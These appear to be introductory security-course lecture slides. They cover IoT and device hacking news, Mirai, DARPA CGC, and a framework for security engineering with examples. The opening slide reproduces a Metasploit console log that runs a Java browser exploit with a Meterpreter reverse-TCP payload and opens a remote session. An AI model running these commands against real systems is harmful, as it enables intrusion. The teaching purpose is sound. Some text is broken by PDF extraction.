Welcome to the “Internet of Things,” where even lights aren’t hacker safe

Malware attacks on Internet-connected Philips Hue lights cause blackouts.

by Dan Goodin - Aug 14 2013, 8:25am +0900

HACKING MOBILE COMPUTING 81



```
Hacking Lightbulbs - root@bt: ~
file Edit View Terminal Help

[*] Successfully loaded plugin: pro
msf > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf > set LHOST 10.0.1.42
LHOST => 10.0.1.42
msf > use exploit/multi/browser/java_atomicreferencearray
msf exploit(java_atomicreferencearray) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.1.42:4444
[*] Using URL: http://0.0.0.0:8080/jem00QvVGB
[*] Local IP: http://10.0.1.42:8080/jem00QvVGB
[*] Server started.
msf exploit(java_atomicreferencearray) > [*] 10.0.1.41 java_atomicreferen
cearray - Sending Java AtomicReferenceArray Type Violation Vulnerability
[*] 10.0.1.41 java_atomicreferencearray - Generated jar to drop (5483 byt
es)
[*] 10.0.1.41 java_atomicreferencearray - Sending jar
[*] 10.0.1.41 java_atomicreferencearray - Sending jar
[*] Sending stage (38355 bytes) to 10.0.1.41
[*] Meterpreter session 1 opened (10.0.1.42:4444 -> 10.0.1.41:52133) at 2013-06-
20 18:19:46 -0400
```

The Hue LED lighting system made by Philips was controlled by **exploited** to cause blackouts.

Watch a drone hack a room full of smart lightbulbs from outside the window

S.O.S.

by [Thomas Ricker](#) | [@Triox](#) | Nov 3, 2016, 6:12am EDT



Over-The-Air (OTA) update was used to deploy malicious firmware.

“IoT goes nuclear: creating a ZigBee chain reaction”, S&P 2017

Hundreds of 'smart' locks bricked by flubbed remote update

A massive headache for Airbnb hosts...

David Bisson | August 14, 2017 7:06 pm | Filed under: Uncategorized 4

164
SHARES



February 09, 2017

Hackers use Mirai code, blended tactics to launch DDoS attack in 2016



The release of the Mirai botnet source code late last summer set the stage for the series of massive DDoS attacks that took place during the closing months of 2016 and has possibly positioned this type of cyberattack to dominate the headlines in 2017.

Nexusguard's Q4 Distributed Denial of Service (DDoS) Threat Report noted that the release of the Mirai botnet source code in August led to the number of IoT devices infected with Mirai to more than double in just two months from 213,000 to 493,000. This gave the bad guys the ability to launch series of 200 gigabyte per second DDoS attacks culminating in the massive attack on DynDNS in October.




Hackers use Mirai code, blended tactics to launch DDoS attack in 2016

Malware can be installed because many of gadgets were poorly configured or used default passwords.

BARNABY JACK COULD HACK YOUR PACEMAKER AND MAKE YOUR HEART EXPLODE

By William Alexander | Jun 25 2013

Share 150 Like 432 Tweet 203 +1 tumblr. + 24 on reddit



An X-ray of a pacemaker in someone's chest. (Photo via)

*Pacemakers can be hacked in order to **kill patients**.*



<https://www.youtube.com/watch?v=qwMuMSPW3bU>

Researchers Show How a Car's Electronics Can Be Taken Over Remotely

By JOHN MARKOFF

Published: March 9, 2011

With a modest amount of expertise, computer hackers could gain remote access to someone's car — just as they do to people's personal computers — and take over the vehicle's basic functions, including control of its engine, according to a report by computer scientists from the [University of California, San Diego](#) and the [University of Washington](#).

Add to Portfolio

- + Toyota Motor Corp
- + Ford Motor Co
- + General Motors Co

[Go to your Portfolio »](#)

Although no such takeovers have been reported in the real world, the scientists were able to do exactly this in an experiment conducted on a car they bought for the purpose of trying to hack it. Their report, delivered last Friday to the [National Academy of Sciences' Transportation Research Board](#), described how such unauthorized intrusions could theoretically take place.


 TWITTER

 LINKEDIN

 SIGN IN TO E-MAIL

 PRINT

 REPRINTS

 SHARE

CALVARY
AUGUST 1
[WATCH TRAILER](#)

Hackers could gain remote access to someone's car and take over the vehicle's basic functions.



Mayhem Wins DARPA CGC


AUGUST 6, 2016



Mayhem is a fully autonomous system for finding and fixing computer security vulnerabilities. On Thursday, August 4, 2016, Mayhem competed in the historical DARPA Cyber Grand Challenge against other computers in a fully automatic hacking contest...and won. The team walked away with \$2 million dollars, which ForAllSecure will use to continue its mission to automatically check the world's software for exploitable bugs.

Automation of finding vulnerabilities

Adversarial machine learning



An adversarial input, overlaid on a typical image, can cause a classifier to miscategorize a panda as a gibbon.



Cryptocurrency



Lessons from changes on computer security trends

A security expert must also be **an expert in the application area !!**

It is also very important to consider connections to legislation, sociology, psychology, management, design !!

SECURITY ENGINEERING

What is “Security Engineering”?

- Security engineering is about building systems to remain dependable **in the face of malice, error and mischance**.
- As a discipline, it focuses on the tools, processes and methods needed to design, implement and test complete systems, and to adapt existing systems as their environment evolves.

Security vs Dependability

- Dependability = reliability + security
- Reliability and security are often strongly correlated in practice
 - But malice is different from error!
 - Reliability: “Bob will be able to read this file”
 - Security: “The Chinese Government won’t be able to read this file”
- Proving a negative can be much harder ...

A Framework


1. **Policy**: what you are supposed to achieve

2. **Mechanism**: ciphers,

access control, hardware tamper resistance to implement the policy

3. **Assurance**: the amount of reliance you can put on each mechanism

4. **Incentive**: the motive for the people guarding the system



Example 1: the 9/11 terrorist attacks

At that time, knives with blades up to three inches were permitted; so the hijacker used the knives.



Q. What's failed in this airport security?

The hijackers' success in getting knives through airport security was not a mechanism failure but a **policy one**.

Example 2: certificate storage for Korean PKI

The issued certificate can be stored either on the user's **hard disk** or in an external device such as a USB stick.



Q. What's failed in this security policy?

Only 1.8% of users used a hardware security token such as a smartcard (in 2008).

Example 3: Sarah Palin's email account

The Yahoo! personal email account of vice presidential candidate Sarah Palin was hacked in 2008.

- Yahoo email accounts have a username, password, and security questions.
- If user forgets password, can reset by answering security questions.
- Security questions can sometimes be easier than password.
- Some adversary guessed the answer for security questions from Sarah Palin's high school, birthday, etc.

https://en.wikipedia.org/wiki/Sarah_Palin_email_hack

Questions?

